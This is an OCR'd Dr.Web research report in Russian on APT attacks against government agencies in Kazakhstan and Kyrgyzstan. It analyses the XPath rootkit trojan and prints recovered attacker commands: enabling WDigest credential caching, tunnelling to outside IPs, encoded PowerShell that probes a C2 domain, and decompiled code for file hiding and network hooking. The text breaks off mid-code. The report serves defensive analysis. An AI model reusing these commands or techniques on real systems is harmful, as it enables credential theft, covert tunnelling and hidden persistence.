
Dr.WEB

Исследование APT-атак на государственные учреждения Казахстана и Киргизии



«Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

Исследование APT-атак на государственные учреждения Казахстана и Киргизии
20.7.2020

«Доктор Веб», Центральный офис в России
125040
Россия, Москва
3-я улица Ямского поля, вл.2, корп.12А

Веб-сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах Вы можете найти на официальном сайте компании.

Введение

Как объект изучения целевые кибератаки на крупные предприятия и государственные учреждения представляют большой интерес для специалистов по информационной безопасности. Исследование таких инцидентов позволяет проанализировать стратегию и инструменты, используемые злоумышленниками для взлома компьютерных систем, и выработать соответствующие меры противодействия. Программное обеспечение, задействованное в таргетированных атаках, как правило является уникальным, так как разрабатывается в соответствии с целями и задачами нападавших, и не афишируется публично. По сравнению с массовыми угрозами образцы такого ПО редко попадают «на стол» к исследователям. Кроме того, при проведении целевых атак используются комплексные механизмы сокрытия следов вредоносной активности, что усложняет обнаружение постороннего присутствия внутри инфраструктуры атакованной организации.

В марте 2019 года в компанию «Доктор Веб» обратился клиент из государственного учреждения Республики Казахстан по вопросу наличия вредоносного ПО на одном из компьютеров корпоративной сети. Это обращение послужило поводом к началу расследования, по результатам которого специалисты нашей компании обнаружили и впервые описали группу троянских программ, использующихся для полномасштабной целевой атаки на учреждение. Имеющиеся в нашем распоряжении материалы позволили получить представление об инструментах и целях злоумышленников, проникших во внутреннюю компьютерную сеть. В ходе расследования было установлено, что сетевая инфраструктура учреждения была скомпрометирована как минимум с декабря 2017 года.

Кроме того, в феврале 2020 года в компанию «Доктор Веб» обратились представители государственного учреждения Киргизской Республики с признаками заражения корпоративной сети. Наша экспертиза установила наличие в сети ряда вредоносных программ, некоторые модификации которых также использовались в атаке на организацию в Казахстане. Анализ показал, что, как и предыдущем случае, заражение началось задолго до обращения — в марте 2017 года.

Учитывая, что несанкционированное присутствие в обеих инфраструктурах продолжалось на протяжении как минимум трех лет, а также то, что при изучении отчетов с серверов были выявлены совершенно разные семейства троянских программ, мы допускаем, что за этими атаками могут стоять сразу несколько хакерских групп. При этом некоторые из использованных троянов хорошо известны: часть из них является эксклюзивными инструментами известных APT-групп, другая часть — используется различными APT-группами Китая.

Общие сведения об атаке и используемые инструменты

Нам удалось подробно изучить информацию с нескольких внутрисетевых серверов, принадлежащих пострадавшим учреждениям Казахстана и Киргизии. Все рассматриваемые в исследовании устройства работают под управлением операционных систем Microsoft Windows.

Вредоносные программы, которые применялись в таргетированной атаке, можно условно разделить на две категории:

1. массовые, которые ставили на большинство компьютеров сети;
2. специализированные, которые ставили на серверы, представляющие особый интерес для атакующего.

Изученные образцы вредоносных программ и используемые злоумышленниками утилиты позволяют предполагать следующий сценарий атаки. После успешного эксплуатирования уязвимостей и получения доступа к компьютеру сети злоумышленники загружали на него одну из модификаций трояна семейства BackDoor.PlugX. Модули полезной нагрузки трояна позволяли удаленно управлять инфицированным компьютером и использовать его для дальнейшего продвижения по сети. Другим трояном, предположительно использующимся для первичного заражения, был BackDoor.Whitebird.1. Бэкдор предназначался для 64-разрядных операционных систем и имел достаточно универсальную функциональность: поддержку зашифрованного соединения с управляющим сервером, а также функции файлового менеджера, прокси и удаленного управления через командную оболочку.

После установления присутствия в сети хакерская группа использовала специализированное вредоносное ПО для решения поставленных задач. Распределение специализированных троянских программ по инфицированным устройствам представлено ниже.

Контроллер домена #1	Trojan.Misics Trojan.XPath
Контроллер домена #2	Trojan.Misics Trojan.Mirage
Контроллер домена #3	BackDoor.Mikroceen BackDoor.Logtu
Сервер #1	BackDoor.Mikroceen

Сервер #2	Trojan.Mirage BackDoor.CmdUdp.1

Из указанных троянов особого внимания заслуживает семейство XPath, представители которого, по нашей информации, ранее публично описаны не были. Семейство обладает руткитом для сокрытия сетевой активности и следов присутствия в скомпрометированной системе, обнаружить который удалось при помощи антируткита Dr.Web, установленного на атакованном сервере. Изученные нами образцы были скомпилированы в 2017-2018 годах. При этом в основе этих программ лежат проекты с открытым исходных кодом, вышедшие на несколько лет раньше. Так, в исследованных образцах использовались версии пакета WinDivert 2013-2015 годов. Это косвенно указывает на то, что первые модификации XPath также могли быть разработаны в этот период.

XPath является модульным трояном, каждый компонент которого соответствует определенной стадии работы вредоносной программы. Процесс заражения начинается с работы установщика компонентов, детектируемого как Trojan.XPath.1. Установщик использует зашитую в его теле зашифрованную конфигурацию и запускает полезную нагрузку либо путем установки драйвера, либо методом COM Hijacking. Программа использует системный реестр для хранения своих модулей, при этом используется как шифование, так и сжатие данных.

Trojan.XPath.2 является драйвером и служит для сокрытия присутствия вредоносной активности в скомпрометированной системе, параллельно запуская другой модуль. Драйвер имеет китайские цифровые подписи, а его работа основана на проектах с открытым исходным кодом. В отличие от других компонентов, хранимых в системном реестре, файлы драйвера располагаются на диске, при этом программа работает скрытно. Помимо сокрытия файла драйвера на диске в задачи компонента входит внедрение загрузчика полезной нагрузки в процесс lsass.exe, а также маскировка сетевой активности трояна. Сценарий работы меняется в зависимости от версии операционной системы.

Оригинальное название третьего компонента — PayloadDll.c. Библиотека, детектируемая как Trojan.XPath.3, является промежуточным модулем и служит для внедрения в процесс svhost.exe полезной нагрузки, которая сохранена в реестре, методом COM Hijacking.

Основная функциональность содержится в модуле полезной нагрузки, детектируемом как Trojan.XPath.4. Компонент написан на C++, и в его основе также лежат проекты с открытым исходным кодом. Как и большинство рассмотренных в исследовании вредоносных программ, этот троян предназначен для получения несанкционированного доступа к зараженным компьютерам и кражи конфиденциальных данных. Его особенностью является способность функционировать в двух режимах. Первый — работа в режиме клиента (Client Mode).

В этом режиме троян соединяется с управляющим сервером и ожидает входящие команды. Второй — работа в режиме агента (Agent Mode). В этом режиме Trojan.XPath.4 выполняет функции сервера: он прослушивает определенные порты, ожидая подключения к ним других клиентов и отправляя им команды. Таким образом, разработчики предусмотрели сценарий развертывания локального управляющего сервера внутри атакуемой сети для перенаправления команд от внешнего управляющего сервера зараженным компьютерам внутри сети.

Подробное описание работы программ семейства XPath находится в разделе Принцип действия найденных образцов вредоносных программ.

Среди других интересных находок — особенность реализации доступа к командной оболочке трояна Mirage. Для перенаправления ввода-вывода командной оболочки вредоносная программа использовала файлы, которые мы смогли получить с зараженного сервера. Таким образом удалось увидеть команды, выполнявшиеся злоумышленниками с помощью представленной функции трояна, а также полученные в ответ данные:

```
reg add HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Wdigest
/v UseLogonCredential /t REG_DWORD /d 1 /f
ipconfig /displaydns
c:\windows\debug\windbg.exe -n 202.74.232.2 -o 53,80,443
c:\windows\debug\windbg.exe -n 202.74.232.2 -o 143,110
reg query
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Wdigest
```

Запускавшийся windbg.exe файл представлял собой сканер TCP/UPD-портов PortQry.

В ходе расследования мы обнаружили свидетельства, косвенно подтверждающие связь таргетированных атак на учреждения государств Центральной Азии. Так, один из найденных образцов BackDoor.PlugX.38 использовал в качестве управляющего сервера домен nicodonald[.]accesscam[.]org, который использовался и в качестве управляющего сервера для BackDoor.Apper.14, также известного под названием ICEFOG NG. Несколько лет назад бэкдор этого семейства был обнаружен нами в фишинговом письме, направленном в одно из государственных учреждений Казахстана. Кроме того, RTF-документ, устанавливающий этот образец BackDoor.Apper.14 впервые был загружен на VirusTotal из Казахстана 19 марта 2019 года.

Интересной находкой в рамках инцидента в Киргизии стал бэкдор Logtu, обнаруженный на зараженном сервере вместе с Mikroceen. Помимо похожего набора вредоносного ПО, использующегося злоумышленниками, именно Mikroceen позволяет говорить о возможной связи двух атак: образец этого узкоспециализированного бэкдора был найден в обеих сетях и в обоих случаях устанавливался на контроллер домена.

В ходе поиска образцов, имеющих отношение к данным атакам, был найден специально подготовленный бэкдор, реализующий BIND Shell-доступ к командной

оболочке. Путь до отладочных символов содержит название проекта на китайском языке — 正向马源码, что может указывать на соответствующее происхождение трояна.

Помимо вредоносного ПО для дальнейшего продвижения по сети злоумышленники использовали следующие публично доступные утилиты:

- Mimikatz
- TCP Port Scanner V1.2 By WinEggDrop
- Nbtscan
- PsExec
- wmiexec.vbs
- goMS17-010
- ZXPortMap v1.0 By LZX
- Earthworm
- PortQry version 2.0 GOLD

Ниже представлены примеры запуска некоторых из перечисленных утилит.

- ZXPortMap: `vmwared.exe 21 46.105.227.110 53`

- Earthworm: `cryptsocket.exe -s rssocks -d 137.175.79.212 -e 53`

APT-группа также активно использовала собственные PowerShell-скрипы для сбора информации об инфицированном компьютере, других устройствах сети, проверки управляющих серверов с зараженного компьютера и подобных задач. Кроме того, мы нашли PowerShell-скрипт, предназначенный для выгрузки из Microsoft Exchange Server всего содержимого почтовых ящиков нескольких сотрудников организации.

Примеры некоторых PowerShell-скриптов, выполненных на зараженных серверах:

```
powershell -enc
DQAKADUAMwAsADMAOAA5ACAAfAAgACUAewBlAGMAaABvACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOA
GUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQBlAG4AdAApAC4AQwBvAG4AbgBlAGMAdAAoACIAdg
AuAG4AbgBuAGMAaQB0AHkALgB4AHkAegAiACwAJABfACkAKQAgACIAUABvAHIAdAAgACQAaQAgAGkAcwAgAG8
AcABlAG4AIQAiAH0AIAAyAD4AJABuAHUAbABsAA0ACgA=
```

```
powershell -nop -enc
DQAKADIAMQAsADIAMgAsADIANQAgAHwAIAAlAHsAZQBjAGgAbwAgACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0A
CAATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AVABjAHAAQwBsAGkAZQBuAHQAKQAuAEMAbwBuAG4AZQBjAHQAKA
AiAHYALgBuAG4AbgBjAGkAdAB5AC4AeAB5AHoAIgAsACQAXwApACkAIAAiAFAAbwByAHQAIAAkAGkAIABpAHM
AIABvAHAAZQBuACEAIgB9ACAAMgA+ACQAbgB1AGwAbAANAAoA
```

```
powershell -enc
IAA1ADMALAA1ADQALAA4ADAALAA0ADQAMwAgAHwAIAAlAHsAZQBjAGgAbwAgACgAKABuAGUAdwAtAG8AYgBqA
GUAYwB0ACAATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AVABjAHAAQwBsAGkAZQBuAHQAKQAuAEMAbwBuAG4AZQ
```

```
BjAHQAKAAiAHYALgBuAG4AbgBjAGkAdAB5AC4AeAB5AHoAIgAsACQAXwApACkAIAAiAFAAbwByAHQAIAAkAGk
AIABpAHMAIABvAHAAZQBuACEAIgB9ACAAMgA+ACQAbgB1AGwAbAANAAoA
```

```
powershell.exe -executionpolicy bypass -WindowStyle Hidden -File C:\programdata\x.ps1
%COMSPEC% /Q /c tasklist /v >>c:\programdata\2.txt
%COMSPEC% /Q /c systeminfo >>c:\programdata\2.txt
%COMSPEC% /Q /c netstat -nvb    >> c:\programdata\2.txt
powershell -exec bypass -command "& {  foreach($i in 53,80,443){ echo ((new-object
Net.Sockets.TcpClient).Connect('v.nnncity.xyz',$i))  "port:"$i } 2 > $null  }" >>c:
\programdata\2.txt
```

Принцип действия найденных образцов вредоносных программ

Trojan.XPath.1

Trojan.XPath.1 представляет собой установщик компонентов многофункционального бэкдора XPath. Работает как в 32-битных, так и в 64-битных операционных системах семейства Microsoft Windows. Извлечение полезной нагрузки происходит путем установки драйвера или посредством COM Hijacking.

Принцип действия

По 5-байтовой сигнатуре данных установщик проверяет наличие шифрования у зашитой в нем конфигурации, которая в последующем используется для работы полезной нагрузки. В случае отсутствия шифрования программа завершает свою работу.

Далее следует получение данных о версии ОС, настройках UAC и наличии административных привилегий у пользователя. Из полученных данных формируется строка:

```
admin:%d,dwCPBA:%d,dwLUA:%d,om:%d-%d
```

и выводится через функцию `OutputDebugStringA`.

Затем троян пытается установить свой драйвер. В случае неудачи производится попытка установить модуль с помощью COM Hijacking.

После этого удаляет свой файл с диска и завершает свой процесс.

Установка драйвера

Удаляет файл с именем `yyyyyyyyGoogle.sys` из каталога `%WINDIR%\\tracing\\`. Распаковывает из своего тела нужную версию драйвера в зависимости от разрядности системы и сохраняет по указанному пути. Драйверы хранятся в семпле в сжатом при помощи библиотеки APLib виде и дополнительно зашифрованы алгоритмом на основе XOR-операции с однобайтовым ключом.

Затем сохраняет в реестре свою полезную нагрузку в виде трех модулей. Ключи создаются в ветке `[HKLM\\SOFTWARE\\Microsoft\\LoginInfo]`. Сохраняет полезную нагрузку:

- Video — конфигурация;
- DirectShow — модуль XPath;

- DirectDraw — модуль PayloadDll.

Модули зашиты в тело трояна в аналогичном драйверу виде (с использованием APLib и XOR) и присутствуют в двух вариантах — как для 32-разрядных, так и для 64-разрядных систем. Для каждого модуля используется свой однобайтовый ключ. При этом модули сохраняются в виде структуры:

```
#pragma pack(push,1)
struct mod
{
  _DWORD compressed_size;
  _DWORD decompressed_size;
  _BYTE data[compressed_size];
};
#pragma pack(pop)
```

Данные модуля при этом расшифрованы, но остаются в сжатом виде.

Затем программа пытается создать службу с автоматическим запуском и ImagePath, указывающим на извлеченный драйвер. В качестве имени службы используется имя файла драйвера.

Если запустить службу через SCManager не удалось, и при этом сервис уже создан, то происходит попытка запустить драйвер через `ZwLoadDriver`.

Для проверки работы драйвера пытается открыть устройство `\\.\BaiduHips`. Если это не удалось, то повторная попытка производится через 100 миллисекунд. Всего предпринимается 15 попыток, по истечении которых установка драйвера считается невыполненной.

Если драйвер работает, тогда последовательно запускает процессы `[%WINDIR%\\System32\\ping.exe], [%WINDIR%\\System32\\rundll32.exe %WINDIR%\\System32\\svchost.exe]` и `[%WINDIR%\\System32\\lsass.exe]`.

COM Hijacking

Сохраняет свои модули в реестре аналогично действиям при установке драйвера, при этом ключи создаются в ветке `[HKCU\\SOFTWARE\\Microsoft\\LoginInfo]`.

Перебирает ключи реестра в разделе HKU и ищет ключ с именем, содержащим подстроку `S-1-5-21-` и не содержащим подстроку `_Classes`. Внутри этого ключа создает ключ `Software\\Classes\\CLSID\\{ECD4FC4D-521C-11D0-B792-00A0C90312E1}\\` для Windows 2000, Windows XP, Windows Server 2003, и `Software\\Classes\\CLSID\\{B12AE898-D056-4378-A844-6D393FE37956}\\` для версий ОС, начиная с Windows Vista. В качестве значения параметра (default) для этого ключа устанавливает путь `%TMP%\\Microsoft\\ReplaceDll.dll` а также создает параметр `ThreadingModel` со значением `Apartment`.

После этого распаковывает модуль `PayloadDll` в каталог `%TMP%\\Microsoft\\ReplaceDll.dll`.

Артефакты

Файл Trojan.XPath.1 содержит остатки отладочной информации, которая раскрывает пути и имена файлов с исходными кодами:

```
z:\\desk_codes\\project_xpath\\xpathinstaller\\client_files.h
z:\\desk_codes\\project_xpath\\xpathinstaller\\MemLoadDll.h
xPathInstaller.c
```

Оригинальные имена функций представлены списком:

```
InstallSecFunDriver
MyZwLoadDriver
SetMyLoginInfo
InstallDrv
```

Файл также содержит различные отладочные сообщения:

```
start TRUE:%s,%d\n
 pOpenSCManager false:%s,%d\n
 ZwLoadDriver false1 :%s,%d,%d\n
 ZwLoadDriver false2 :%s,%d,%d\n
 ZwLoadDriver false3 :%s,%d,%d\n
 ZwLoadDriver false1 :%x\n
 ZwLoadDriver ok : %x\n
ZwLoadDriver false: %x
type:%d\n
 setinfo false:%s,%d겿%d\n
install all failed\n
 can not pCreateFile,inst failed :%s,%d\n
%s,%d,%d\n
admin:%d,dwCPBA:%d,dwLUA:%d,om:%d-%d
```

Особый интерес представляет строка `setinfo false`. В ней содержится символ `0xACA3`, который в Юникоде соответствует иероглифу 겿. Иероглиф используется в письменности Южной и Северной Кореи.

Trojan.XPath.2

Trojan.XPath.2 представляет собой драйвер многофункционального бэкдора XPath. Имеет две версии — как для 32-разрядных, так и для 64-разрядных операционных систем семейства Microsoft Windows. Задача компонента — внедрение загрузчика полезной нагрузки в процесс lsass.exe, а также фильтрация трафика.

Принцип действия

В качестве установщика драйвера выступает Trojan.XPath.1. Работа в ОС Windows, начиная с версии Vista и выше, основана на исходном коде WinDivert версии в промежутке 1.1 (30.06.2013) - 1.2 (17.07.2015). Работа в ОС Windows, начиная с Windows 2000 и до версии Vista, основана на исходном коде WinPcap.

Драйверы имеют следующие цифровые подписи:

```
CN = Anhua Xinda (Beijing) Technology Co., Ltd.
OU = Digital ID Class 3 - Microsoft Software Validation v2
O = Anhua Xinda (Beijing) Technology Co., Ltd.
L = Beijing
S = Beijing
C = CN
```

CN = 长沙马沙电子科技有限公司

O = 长沙马沙电子科技有限公司

L = 长沙市

S = 湖南省

C = CN

Троян получает адреса необходимых функций из файла NDIS.SYS:

```
21  get_proc_addr(ndis_imagebase_, "NdisMIndicateStatus", (int *)NdisMIndicateStatus);
22  get_proc_addr(ndis_imagebase, "NdisFreePacketPool", (int *)NdisFreePacketPool);
23  get_proc_addr(ndis_imagebase, "NdisFreePacket", (int *)NdisFreePacket);
24  get_proc_addr(ndis_imagebase, "NdisAllocatePacket", (int *)NdisAllocatePacket);
25  get_proc_addr(ndis_imagebase, "NdisAllocatePacketPool", (int *)NdisAllocatePacketPool);
26  get_proc_addr(ndis_imagebase, "NdisFreeBufferPool", (int *)NdisFreeBufferPool);
27  get_proc_addr(ndis_imagebase, "NdisAllocateBufferPool", (int *)NdisAllocateBufferPool);
28  get_proc_addr(ndis_imagebase, "NdisAllocateBuffer", (int *)NdisAllocateBuffer);
29  get_proc_addr(ndis_imagebase, "NdisMSleep", (int *)NdisMSleep);
30  get_proc_addr(ndis_imagebase, "NdisUnchainBufferAtFront", (int *)NdisUnchainBufferAtFront);
31  get_proc_addr(ndis_imagebase, "NdisSetEvent", (int *)NdisSetEvent);
32  get_proc_addr(ndis_imagebase, "NdisInitializeEvent", (int *)NdisInitializeEvent);
33  get_proc_addr(ndis_imagebase, "NdisFreeMemory", (int *)NdisFreeMemory);
34  get_proc_addr(ndis_imagebase, "NdisAllocateMemory", (int *)NdisAllocateMemory);
35  get_proc_addr(ndis_imagebase, "NdisWaitEvent", (int *)NdisWaitEvent);
36  get_proc_addr(ndis_imagebase, "NdisCloseAdapter", (int *)&NdisCloseAdapter);
37  get_proc_addr(ndis_imagebase, "NdisResetEvent", (int *)NdisResetEvent);
38  get_proc_addr(ndis_imagebase, "NdisDeregisterProtocol", &NdisDeregisterProtocol);
39  get_proc_addr(ndis_imagebase, "NdisOpenAdapter", (int *)&NdisOpenAdapter);
40  get_proc_addr(ndis_imagebase, "NdisRegisterProtocol", (int *)&NdisRegisterProtocol);
41  get_proc_addr(ndis_imagebase, "NdisCopyFromPacketToPacket", (int *)NdisCopyFromPacketToPacket);
42  get_proc_addr(ndis_imagebase, "NdisQueryAdapterInstanceName", (int *)NdisQueryAdapterInstanceName);
```

Затем проверяет, какой из имеющихся модулей — hal.dll, halmacpi.dll или halacpi.dll — был загружен, и получает из него адреса нескольких функций:

```
64  get_proc_addr(hal_imagebase_, "KfAcquireSpinLock", (int *)KfAcquireSpinLock_0);
65  get_proc_addr(hal_imagebase, "KfReleaseSpinLock", (int *)KfReleaseSpinLock_0);
66  get_proc_addr(hal_imagebase, "KfLowerIrql", (int *)KfLowerIrql);
67  get_proc_addr(hal_imagebase, "KfRaiseIrql", (int *)KfRaiseIrql);
68  get_proc_addr(hal_imagebase, "KeRaiseIrqlToDpcLevel", (int *)KeRaiseIrqlToDpcLevel);
```

Далее проверяется загрузка модуля ntdll.dll. Если он не загружен, Trojan.XPath.2 самостоятельно отображает файл в память, после чего получает адреса необходимых функций:

```
20  ntdll_imagebase = (void *)find_module("ntdll.dll");
21  v13 = (int)ntdll_imagebase;
22  var_8 = ntdll_imagebase != 0;
23  if ( ntdll_imagebase == 0 )
24  {
25    if ( !map_module(L"\\SystemRoot\\System32\\ntdll.dll", &FileHandle, &SectionHandle, (int)&v13) )
26      return v0;
27    ntdll_imagebase = (void *)v13;
28  }
29  v2 = var_8;
30  v3 = (_BYTE *)get_procaddr(ntdll_imagebase, "ZwReadVirtualMemory", var_8);
31  *(_DWORD *)ZwReadVirtualMemory = check_proc_stub(v3);
32  if ( *(_DWORD *)ZwReadVirtualMemory != -1 )
33  {
34    v4 = (_BYTE *)get_procaddr(ntdll_imagebase, "ZwWriteVirtualMemory", v2);
35    *(_DWORD *)ZwWriteVirtualMemory = check_proc_stub(v4);
36    if ( *(_DWORD *)ZwWriteVirtualMemory != -1 )
37    {
38      v5 = (_BYTE *)get_procaddr(ntdll_imagebase, "ZwQueryVirtualMemory", v2);
39      *(_DWORD *)ZwQueryVirtualMemory = check_proc_stub(v5);
40      if ( *(_DWORD *)ZwQueryVirtualMemory != -1 )
41      {
42        v6 = (_BYTE *)get_procaddr(ntdll_imagebase, "ZwProtectVirtualMemory", v2);
43        *(_DWORD *)ZwProtectVirtualMemory = check_proc_stub(v6);
44        if ( *(_DWORD *)ZwProtectVirtualMemory != -1 )
45        {
46          v7 = (_BYTE *)get_procaddr(ntdll_imagebase, "ZwQueryInformationThread", v2);
47          *(_DWORD *)ZwQueryInformationThread = check_proc_stub(v7);
48          if ( *(_DWORD *)ZwQueryInformationThread != -1 )
49            v0 = 1;
50        }
51      }
52    }
53  }
54  v8 = (_BYTE *)get_procaddr(ntdll_imagebase, "ZwOpenProcessTokenEx", v2);
55  *(_DWORD *)ZwOpenProcessTokenEx = check_proc_stub(v8);
56  if ( !var_8 )
57    unmap_module(FileHandle, SectionHandle, ntdll_imagebase);
58  return v0;
```

После этого создает устройство `\\Device\\test1` и символическую ссылку `\\DosDevices\\test1`.

Через `PsSetCreateProcessNotifyRoutine` устанавливает функцию обратного вызова, в которой отслеживает создание процесса lsass.exe. Как только такой процесс запускается, читает модуль загрузчика (Trojan.XPath.3) из реестра `[\\registry\\machine\\SOFTWARE\\Microsoft\\LoginInfo] 'DirectDraw'`. Затем распаковывает его и внедряет в процесс lsass.exe. В 64-битной версии драйвера внедрение кода происходит через функцию `PsSetLoadImageNotifyRoutine`.

Программа ожидает, пока не сможет открыть `\\Systemroot\\explorer.exe`, после чего через `IoCreateDriver` создает драйвер `\\FileSystem\\FsBaiduHips`.

Прописывает следующие значения в реестре:

- `[\\Registry\\Machine\\System\\CurrentControlSet\\Services\ \\yyyyyyyyGoogle] 'Group' = "Boot Bus Extender";`
- `[\\Registry\\Machine\\System\\CurrentControlSet\\Services\ \\yyyyyyyyGoogle] 'DependOnService' = "FltMgr";`
- `[\\Registry\\Machine\\System\\CurrentControlSet\\Services\ \\yyyyyyyyGoogle\\Instances] 'DefaultInstance' = 'yyyyyyyyGoogle Instance';`
- `[\\Registry\\Machine\\System\\CurrentControlSet\\Services\ \\yyyyyyyyGoogle\\Instances\\yyyyyyyyGoogle Instance] 'Altitude' = '399999';`
- `[\\Registry\\Machine\\System\\CurrentControlSet\\Services\ \\yyyyyyyyGoogle\\Instances\\yyyyyyyyGoogle Instance] 'Flags' = '00000000'.`

Далее пытается зарегистрироваться в качестве мини-фильтра. Если функция `FltRegisterFilter` возвращает ошибку the `STATUS_FLT_INSTANCE_ALTITUDE_COLLISION`, то программа уменьшает на единицу значение `Altitude` а затем пробует снова.

При регистрации мини-фильтром для `IRP_MJ_CREATE` устанавливается функция обратного вызова `PreOperation`:

```
1 int __stdcall filter_create_pre_callback(PFLT_CALLBACK_DATA Data, PCFLT_RELATED_OBJECTS FltObjects, PVOID CompletionContext)
2 {
3   if ( !us_driver_filename )
4     return (int)&us_driver_filename->Length + 1;
5   if ( !compare_flt_filename_w_driver_name(Data, us_driver_filename) )
6     return 1;
7   Data->IoStatus.Status = 0xC0000001;
8   return 4;
9 }
```

Для `IRP_MJ_QUERY_INFORMATION` устанавливается функция обратного вызова:

```
1 int __stdcall filter_query_post_callback(PFLT_CALLBACK_DATA Data, PCFLT_RELATED_OBJECTS FltObjects, PVOID CompletionContext, FLT_POST_OPERATION_FLAGS Flags)
2 {
3   if ( Flags & FLTFL_POST_OPERATION_DRAINING || !us_driver_filename )
4     return 0;
5   if ( Data->IoStatus.Status < 0 || !compare_flt_filename_w_driver_name(Data, us_driver_filename) )
6     return 0;
7   Data->IoStatus.Status = 0xC0000001;
8   return 4;
9 }
```

Для `IRP_MJ_DIRECTORY_CONTROL` задаются как `PreOperation` так и `PostOperation` функции обратного вызова. С помощью этих четырех функций происходит сокрытие файла драйвера.

Затем создает устройство `\\Device\\BaiduHips` и символическую ссылку `\\DosDevices\\BaiduHips`.

Дальнейшее поведение зависит от версии ОС на зараженном компьютере.

BaiduHips (Windows 2000, Windows XP, Windows Server 2003)

Программа регистрирует NDIS-протокол BaiduHips.

Для осуществления функции сетевого экрана драйвер осуществляет перехват функций `SendHandler`, `ReceiveHandler`, `ReceivePacketHandler`, и `OpenAdapterCompleteHandler`:

```
27          if ( current_SendHandler != openblock->SendHandler )
28          {
29            v6 = ring0_disable_rdonly();
30            original_SendHandler = openblock->SendHandler;
31            openblock->SendHandler = Hook_SendHandler;
32            current_SendHandler = Hook_SendHandler;
33            ring0_enable_rdonly(v6);
34          }
35          if ( current_ReceiveHandler != openblock->ReceiveHandler )
36          {
37            v7 = ring0_disable_rdonly();
38            original_ReceiveHandler = openblock->ReceiveHandler;
39            openblock->ReceiveHandler = Hook_ReceiveHandler;
40            current_ReceiveHandler = Hook_ReceiveHandler;
41            ring0_enable_rdonly(v7);
42          }
43          if ( current_ReceivePacketHandler != openblock->ReceivePacketHandler )
44          {
45            v8 = ring0_disable_rdonly();
46            original_ReceivePacketHandler = openblock->ReceivePacketHandler;
47            openblock->ReceivePacketHandler = Hook_ReceivePacketHandler;
48            current_ReceivePacketHandler = Hook_ReceivePacketHandler;
49            ring0_enable_rdonly(v8);
50          }
51          if ( current_OpenAdapterCompleteHandler != i->ProtocolCharacteristics.Ndis40Chars.OpenAdapterCompleteHandler )
52          {
53            v9 = ring0_disable_rdonly();
54            original_OpenAdapterCompleteHandler = i->ProtocolCharacteristics.Ndis40Chars.OpenAdapterCompleteHandler;
55            i->ProtocolCharacteristics.Ndis40Chars.OpenAdapterCompleteHandler = Hook_OpenAdapterCompleteHandler;
